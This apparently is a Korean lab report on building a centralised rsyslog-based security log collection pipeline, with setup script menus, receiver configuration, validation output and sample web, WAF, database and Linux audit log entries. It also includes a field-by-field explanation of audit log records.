
- DNS 설정값



- IIS 웹접속 실행결과



- IIS 설정



- NTP 기능 활성화

The image shows a Jupyter Notebook interface in a web browser and a Windows Task Scheduler task configuration.

Jupyter Notebook Interface:


- Browser: Home, URL: <http://localhost:8888/tree?>
- Page Title: jupyter
- Menu: File View Settings Help
- Tab: Running
- Text: Select items to perform actions on them.
- Buttons: New, Upload, Refresh
- Path: /
- Table Headers: Name, Last Modified, Size

Jupyter Notebook Server Properties (Local Computer):


- General Tab
- Triggers Tab
- Actions Tab (Selected)
- Conditions Tab
- Settings Tab
- History (disabled) Tab
- Text: When you create a task, you must specify the action that will occur when your task starts.

Action	Details
Start a program	C:\Users\Admin\Desktop\jupyter\run_jupyter.bat


- 스케줄러 bat 파일 실행




- 주피터 bat 실행파일




- 주피터노트북 설치



- 파이썬 설치



- admin계정 사용



- 관리자계정 비활성화

관제 대상 로그

수집 로그 목록

구분	서비스/데몬	로그 파일	수집 방식	적용 OS	관제 내용
웹	nginx / httpd	access.log	imfile	Rocky·Ubuntu	웹 요청 이력, 세션 쿠키
WAF	mod_security	modsec_audit.log	imfile	Rocky·Ubuntu	웹 공격 탐지 이벤트
DB	mariadb	server_audit.log	imfile	Rocky·Ubuntu	쿼리 및 DB 이벤트
시스템	auditd	audit.log	imfile	Rocky·Ubuntu	명령 실행·주요 파일 변조
DNS	named	named.log	imfile	Rocky·Ubuntu	도메인 질의 이력
FTP	vsftpd	xferlog / vsftpd.log	imfile	Rocky·Ubuntu	파일 업로드·다운로드
SNMP	snmptrapd	syslog 경유	syslog	Rocky	장비 상태 트랩 수신
IPS	Suricata (pfSense)	eve.json / filter.log	syslog-ng	FreeBSD	DROP·ALERT 이벤트
IDS	Snort3	alert			

※ 수집 방식은 imfile 7종 + syslog 1종. Ubuntu는 snmptrapd 소켓 활성화 제약으로 SNMP 항목 제외

severity 기준

RFC 5424 syslog 8단계(0 Emergency ~ 7 Debug)를 그대로 사용한다.

로그 송수신 스크립트

스크립트	대상	주요 동작
setup_agent.sh	일반 서버(Rocky·Ubuntu)	OS 자동 인식 → 로그 항목 다중선택 → 패키지 설치·로깅 설정 → rsyslog 전송 설정(TCP 514)
setup_central.sh	C&C 수신 서버	TCP 514 수신 정의(기존 514 활성화 시 주석 처리) → 송신 IP별 디렉터리 분리 저장

- 설정 파일은 변경 전 .bak 으로 백업하며, 원복은 수동 정리 방식이다.
- 타임스탬프는 전 서버 RSYSLOG_FileFormat 을 적용한다.
- 각 서버 로그 → rsyslog(TCP 514) → C&C 서버 /var/log/remote/<송신 IP>/<로그별 파일> → 파싱 → DB 서버 적재

스크립트 구성 결과

setup_agent.sh 실행 (Rocky)

```
[root@localhost opt]# ./setup_agent.sh
#####
# 서버 로깅 / 전송 설정 (감지된 OS: Rocky Linux 9.8 (Blue Onyx))
#####

[현재 전송 설정] /etc/rsyslog.d/remote.conf
대상 C&C : 172.16.14.88
수집 파일 :
/var/log/named/query.log
/var/log/vsftpd.log
/var/log/xferlog
/var/log/mariadb/server_audit.log
/var/log/audit/audit.log
/var/log/nginx/modsec_audit.log
/var/log/nginx/vulnmart_access.log
전송 대상 : named vsftpd xferlog snmptrapd mariadb-audit audit
modsecurity vulnmart_access
rsyslog : active

무엇을 하시겠습니까?
1) 설치 및 설정 (패키지 설치, 로깅/전송 설정, 이후 테스트 선택 가능)
2) 테스트만 (설정은 건드리지 않고 로그 발생 여부만 확인)
0) 종료

설정할 로그를 선택하세요. (숫자 여러 개 입력 가능: "1 3 5" / "1,3,5" / "135", 전체는 a)

1) DNS 쿼리 (named)
2) FTP (vsftpd 상세 + xferlog)
3) SNMP 트랩 (snmptrapd)
4) MariaDB Audit
5) Linux Audit (auditd)
6) 웹 Access
7) ModSecurity WAF
0) 종료
```

- OS 자동 인식 및 로그 항목 다중선택 메뉴

setup_agent.sh 실행 (Ubuntu)

설 정 할 로 그 를 선택 하 세 요 . (숫 자 여 러 개 입 력 가 능 : "1 3 5"
" / "1,3,5" / "135", 전 체 는 a)

- 1) DNS 쿼리 (named)
- 2) FTP (vsftpd 상 세 + xferlog)
- 3) SNMP 트랩 - Ubuntu 미 지 원 (SNMP_EXCLUDED.txt 참 고)
- 4) MariaDB Audit
- 5) Linux Audit (auditd)
- 6) 웹 Access
- 7) ModSecurity WAF
- 0) 종 료

- Ubuntu 환경 실행 화면 (SNMP 항목 미표시)

setup_central.sh 실행

```
[root@localhost opt]# ./setup_central.sh
#####
#   C&C 로그 수신 서버 설정           (감지된 OS: Rocky)
#####

수신 여부를 확인할 로그를 선택하세요. (숫자 여러 개 입력 가능)
* 저장은 들어오는 모든 로그에 대해 이루어 집니다. 선택

1) DNS 쿼리 (named)
2) FTP (vsftpd / xferlog)
3) SNMP 트랩 (snmptrapd)
4) MariaDB Audit
5) Linux Audit (auditd)
6) 웹 Access
7) ModSecurity WAF
8) pfSense filterlog / Suricata eve (5140)
0) 종료
선택 : a

[적용 예정]
수신 포트 : 514/tcp (서버 로그), 5140/tcp (pfSense/Suricata)
저장 경로 : /var/log/remote/<수신 서버 IP>/<programname>
자기 로그 : 127.0.0.1 / 172.16.14.88 는 저장 제외 (필요시)
시각 포맷 : RSYSLOG_FileFormat (ISO-8601)
진행하시겠습니까? (y/n): y
```

```
#####
#   C&C 수신 서버 설정 완료
#####

[포트 확인] ss -lnt | grep -E '514|5140'
[수신 확인] ls -R /var/log/remote/

선택하신 항목의 기대 파일명 :
/var/log/remote/<수신 서버 IP>/named.log
/var/log/remote/<수신 서버 IP>/vsftpd.log
/var/log/remote/<수신 서버 IP>/xferlog.log
/var/log/remote/<수신 서버 IP>/snmptrapd.log
/var/log/remote/<수신 서버 IP>/mariadb-audit.log
/var/log/remote/<수신 서버 IP>/audit.log
/var/log/remote/<수신 서버 IP>/<사이트명>_access.log
/var/log/remote/<수신 서버 IP>/modsecurity.log
/var/log/remote/<수신 서버 IP>/filterlog.log
/var/log/remote/<수신 서버 IP>/suricata-eve.log

[백업 파일] /var/backups/log-setup (필요 없으면 자동 생성)
etc_rsyslog.d_central.conf.bak.20260814140734
etc_rsyslog.conf.bak.20260814140734
etc_chrony.conf.bak.20260814140733
etc_rsyslog.conf.bak.20260812093612
etc_chrony.conf.bak.20260812093612
```

- C&C 수신 설정 적용 화면

rsyslog 설정 파일

```
# C&C 로그 수신 설정
module(load="imtcp")

# 514: 각 서버 rsyslog 전송 분
input(type="imtcp" port="514" ruleset="remoteServer")

# 5140: syslog-ng(pfSense/Suricata) 전송 분
input(type="imtcp" port="5140" ruleset="remoteRaw")

template(name="RemoteLogTemplate" type="string"
          string="/var/log/remote/%fromhost-ip%/%programname%.log")
```

- /etc/rsyslog.d/central.conf 및 agent 전송 설정 내용

설정 검증

```
[root@localhost ~]# rsyslogd -N1
rsyslogd: version 8.2510.0-2.el9, config validation run
(level 1), master config /etc/rsyslog.conf
rsyslogd: End of config validation run. Bye.
[root@localhost ~]# ss -tlnp | grep 514
LISTEN 0      25          0.0.0.0:514      0.0.0.0:*
    users:(( "rsyslogd",pid=248503,fd=6))

LISTEN 0      25          0.0.0.0:5140     0.0.0.0:*
    users:(( "rsyslogd",pid=248503,fd=4))

LISTEN 0      25          [::]:514        [::]:*
    users:(( "rsyslogd",pid=248503,fd=7))

LISTEN 0      25          [::]:5140       [::]:*
    users:(( "rsyslogd",pid=248503,fd=5))
```

- rsyslogd -N1 문법 검증 결과, ss -tlnp | grep 514 수신 포트 확인

설정 백업 확인

```
[root@localhost opt]# ls /var/backups/log-setup/
etc_chrony.conf.bak.20260812093612
etc_chrony.conf.bak.20260814140733
etc_rsyslog.conf.bak.20260812093612
etc_rsyslog.conf.bak.20260814140734
etc_rsyslog.d_central.conf.bak.20260814140734
```

- 변경 대상 설정 파일의 .bak 생성 확인 (ls -al)

C&C 저장 구조

```
[root@localhost remote]# ls -R
.:
10.60.0.11 10.60.0.13 10.60.0.20

./10.60.0.11:
audit.log mariadb-audit.log

./10.60.0.13:
firewall.log suricata.log

./10.60.0.20:
access_detailed.log audit.log mo
```

- /var/log/remote/ 송신 IP별 디렉터리 및 로그 파일 분리 저장 상태

로그 종류별 수집 증적

웹 Access 로그

웹 Access 로그 — 원본 서버

```
10.60.0.100 - - [14/Aug/2026:17:31:02 +0900] "POST /login.php HTTP/1.1" 302 5
x x86_64; rv:140.0) Gecko/20100101 Firefox/140.0" "ccc68cd5*****"
10.60.0.100 - - [14/Aug/2026:17:31:02 +0900] "GET / HTTP/1.1" 200 7283 "http:/
4; rv:140.0) Gecko/20100101 Firefox/140.0" "ccc68cd5*****"
10.60.0.100 - - [14/Aug/2026:17:31:03 +0900] "GET /search.php HTTP/1.1" 200 18
64; rv:140.0) Gecko/20100101 Firefox/140.0" "ccc68cd5*****"
```

- 요청 이력 및 세션 쿠키 마스킹 적용 라인

ModSecurity 로그

ModSecurity 로그 — C&C 수신

```

2026-08-14T17:57:28+09:00 localhost modsecurity: ---2aRuN9nT---A--
2026-08-14T17:57:28+09:00 localhost modsecurity: [14/Aug/2026:17:57:27 +0900] 17866978
10.60.0.20 80
2026-08-14T17:57:28+09:00 localhost modsecurity: ---2aRuN9nT---B--
2026-08-14T17:57:28+09:00 localhost modsecurity: POST /login.php HTTP/1.1
2026-08-14T17:57:28+09:00 localhost modsecurity: Accept-Language: en-US,en;q=0.9
2026-08-14T17:57:28+09:00 localhost modsecurity: Accept-Encoding: gzip, deflate
2026-08-14T17:57:28+09:00 localhost modsecurity: Cookie: VMSESSID=rhc12g9ceflci737u2sc
2026-08-14T17:57:28+09:00 localhost modsecurity: Accept: text/html,application/xhtml+xml
e/avif,image/webp,image/apng,*/*;q=0.8
2026-08-14T17:57:28+09:00 localhost modsecurity: Cache-Control: max-age=0
2026-08-14T17:57:28+09:00 localhost modsecurity: Referer: http://10.60.0.20/login.php
2026-08-14T17:57:28+09:00 localhost modsecurity: Origin: http://10.60.0.20
2026-08-14T17:57:28+09:00 localhost modsecurity: User-Agent: Mozilla/5.0 (Windows NT 1
537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
2026-08-14T17:57:28+09:00 localhost modsecurity: Content-Type: application/x-www-form-
2026-08-14T17:57:28+09:00 localhost modsecurity: Upgrade-Insecure-Requests: 1
2026-08-14T17:57:28+09:00 localhost modsecurity: Connection: keep-alive
2026-08-14T17:57:28+09:00 localhost modsecurity: Host: 10.60.0.20
2026-08-14T17:57:28+09:00 localhost modsecurity: Content-Length: 44
2026-08-14T17:57:28+09:00 localhost modsecurity: ---2aRuN9nT---H--
2026-08-14T17:57:28+09:00 localhost modsecurity: ModSecurity: Warning. Matched "Operat
:)+$' against variable 'REQUEST_HEADERS:Host' (Value: '10.60.0.20') [file "/usr/share
QUEST-920-PROTOCOL-ENFORCEMENT.conf"] [line "719"] [id "920350"] [rev "" ] [msg "Host h
"] [data "10.60.0.20"] [severity "4"] [ver "OWASP CRS/3.3.5"] [maturity "0"] [accuracy
"] [tag "language-multi"] [tag "platform-multi"] [tag "attack-protocol"] [tag "paranoi
"] [tag "capec/1000/210/272"] [tag "PCI/6.5.10"] [hostname "10.60.0.20"] [uri "/login.ph
937379"] [ref "o0,10v31,10"]

```

- /var/log/remote/ 하위에 수신된 동일 로그

MariaDB Audit 로그

MariaDB Audit 로그 — C&C 수신

```

2026-08-14T18:02:15+09:00 localhost mariadb-audit: 20260814 18:02:1
ulnmart,10.60.0.20,120,2021,WRITE,vulnmart,action_logs,
2026-08-14T18:02:15+09:00 localhost mariadb-audit: 20260814 18:02:1
ulnmart,10.60.0.20,120,2021,QUERY,vulnmart,'INSERT INTO action_logs
sult,user_id,username,user_role,session_fingerprint,client_ip,user_
_path,status_code,scenario_key,query_data,form_data,detail_data) VA
?,?,?, ?, ?, ?, ?, ?)',0
2026-08-14T18:02:15+09:00 localhost mariadb-audit: 20260814 18:02:1
ulnmart,10.60.0.20,120,0,DISCONNECT,vulnmart,,0

```

- /var/log/remote/ 하위에 수신된 동일 로그

Linux Audit 로그

Linux Audit 로그 — C&C 수신

```

ession" hostname=? addr=10.60.0.100 terminal=? res=success'#035
2026-08-14T18:01:12+09:00 localhost audit: type=CRYPTO_KEY_USER
94967295 ses=4294967295 subj=kernel msg='op=destroy kind=sessio
dr=10.60.0.20 lport=22 exe="/usr/libexec/openssh/sshd-session"
SUID="root" AUID="unset" SUID="sshd"
2026-08-14T18:01:12+09:00 localhost audit: type=USER_LOGIN msg=
295 ses=4294967295 subj=kernel msg='op=login acct="(unknown)" e
10.60.0.100 terminal=ssh res=failed'#035UID="root" AUID="unset"

```

- /var/log/remote/ 하위에 수신된 동일 로그

Ubuntu snmptrapd 트랩 미수집

Ubuntu 24.04의 snmptrapd 는 소켓 활성화 방식이며 ExecStart 가 -LOW(warning 이상)로 지정되어 트랩 수신 기록이 syslog 에 남지 않는다. ExecStart 수정 시 서비스가 기동 실패하여 제약 사항으로 두고, Ubuntu 에이전트에서는 SNMP 항목 자체를 제외하였다.

snmptrapd 기동 설정

```
root@hak:~# systemctl cat snmptrapd
# /usr/lib/systemd/system/snmptrapd.service
[Unit]
Description=Simple Network Management Protocol (SNMP) Trap Daemon.

[Service]
Type=notify
User=Debian-snmp
ExecStart=/usr/sbin/snmptrapd -LOW -f udp:162 udp6:162
ExecReload=/bin/kill -HUP $MAINPID
```

- systemctl cat snmptrapd 의 ExecStart -LOW 확인

Ubuntu AppArmor 로그 접근 차단

AppArmor 가 rsyslogd 의 로그 파일 읽기를 차단하여 imfile 수집이 실패하고 audit AVC 로그가 다량 발생하였다. /etc/apparmor.d/local/usr.sbin.rsyslogd 오버라이드로 읽기 권한을 추가하여 해결하였다.

Audit

아래는 audit 로그 중 하나의 예시일 뿐으로, 이벤트 생성 주체에 따라 조금씩 규격이 다름. 하지만 audit 서브 시스템 커널에서 미리 정의해 둔 표준 이벤트 유형 표준 규격이 존재해서 type 등은 공통으로 존재.

key	value	의미
type	CRYPTO_KEY_USER	감사 이벤트 메인 유형 (암호화 세션, 서비스 시작)
msg	audit(1785731341.248:288):	Unix 타임 스탬프 및 고유 이벤트 식별 ID
pid	2419	이벤트 발생시킨 프로세스 ID
uid	0	현재 프로세스를 실행중인 사용자 계정 ID
auid	0	Audit User ID : 최초 접속시 원본 계정 ID
ses	3	사용자가 할당받은 고유 로그인 세션 번호
subj	kernel	SELinux 컨텍스트 (이벤트를 감지 및 처리한 주체)

key	value	의미
msg="...."	op=start ...'	상세 행위 파라미터 블록 전체
op	destroy	동작/작업의 종류
kind	session	처리 대상이 되는 암호화 키의 종류
fp	?	키의 고유 해시 값 / 세션 키는 "?"
direction	from-client / from-server	패킷 전송 방향
cipher	aes256-ctr	ssh 통신 구간을 암호화하는 대칭키 알고리즘
ksize	256	사용된 암호화 키의 길이
mac	hmac-sha2-256	데이터 변조 여부를 검증하는 메시지 인증 코드 알고리즘
pfs	curve25519-sha256	세션키 유출 시 과거 통신 복호화를 막는 키 교환 방식
spid	2424	실제 처리를 담당하는 자식 프로세스 ID
suid	0	권한 전환 시 기준이 되는 UID
rport	15618	접속한 클라이언트의 출발지 임시 포트
laddr	172.16.18.70(서버 IP)	수신한 내부 서버 IP
lport	22	서비스 수신 포트
exe	"/usr/libexec/openssh/sshd-session"	이벤트를 발생시킨 실제 실행 파일 경로
hostname	?	접속한 클라이언트의 도메인 이름
addr	172.16.18.1	접속한 외부 클라이언트 IP
terminal	?	접속에 사용된 터미널 단말기 종류
res	success	작업의 최종 처리 결과
UID/AUID/SUID	"root"	앞에서 숫자로 표기된 ID를 문자열 계정으로 해석
Timestamp	2026-08-03T12:23:13.749888+09:00	이벤트 발생 정밀 시각
Hostname	localhost	로그 발생시킨 시스템 / 서버 식별 이름
Process / Service	systemd[1]: / dnf[410028]: / mariadb-prepare-db-dir[381597]:	이벤트를 처리한 서비스 주체
PID	1, 410028, 381597	이벤트를 실행한 프로세스 식별 번호
Message Body	Started MariaDB 10.5 database server. / Starting dnf makecache...	상세 로그 본문 (서비스 상태, 작업 결과, 경고 등 등)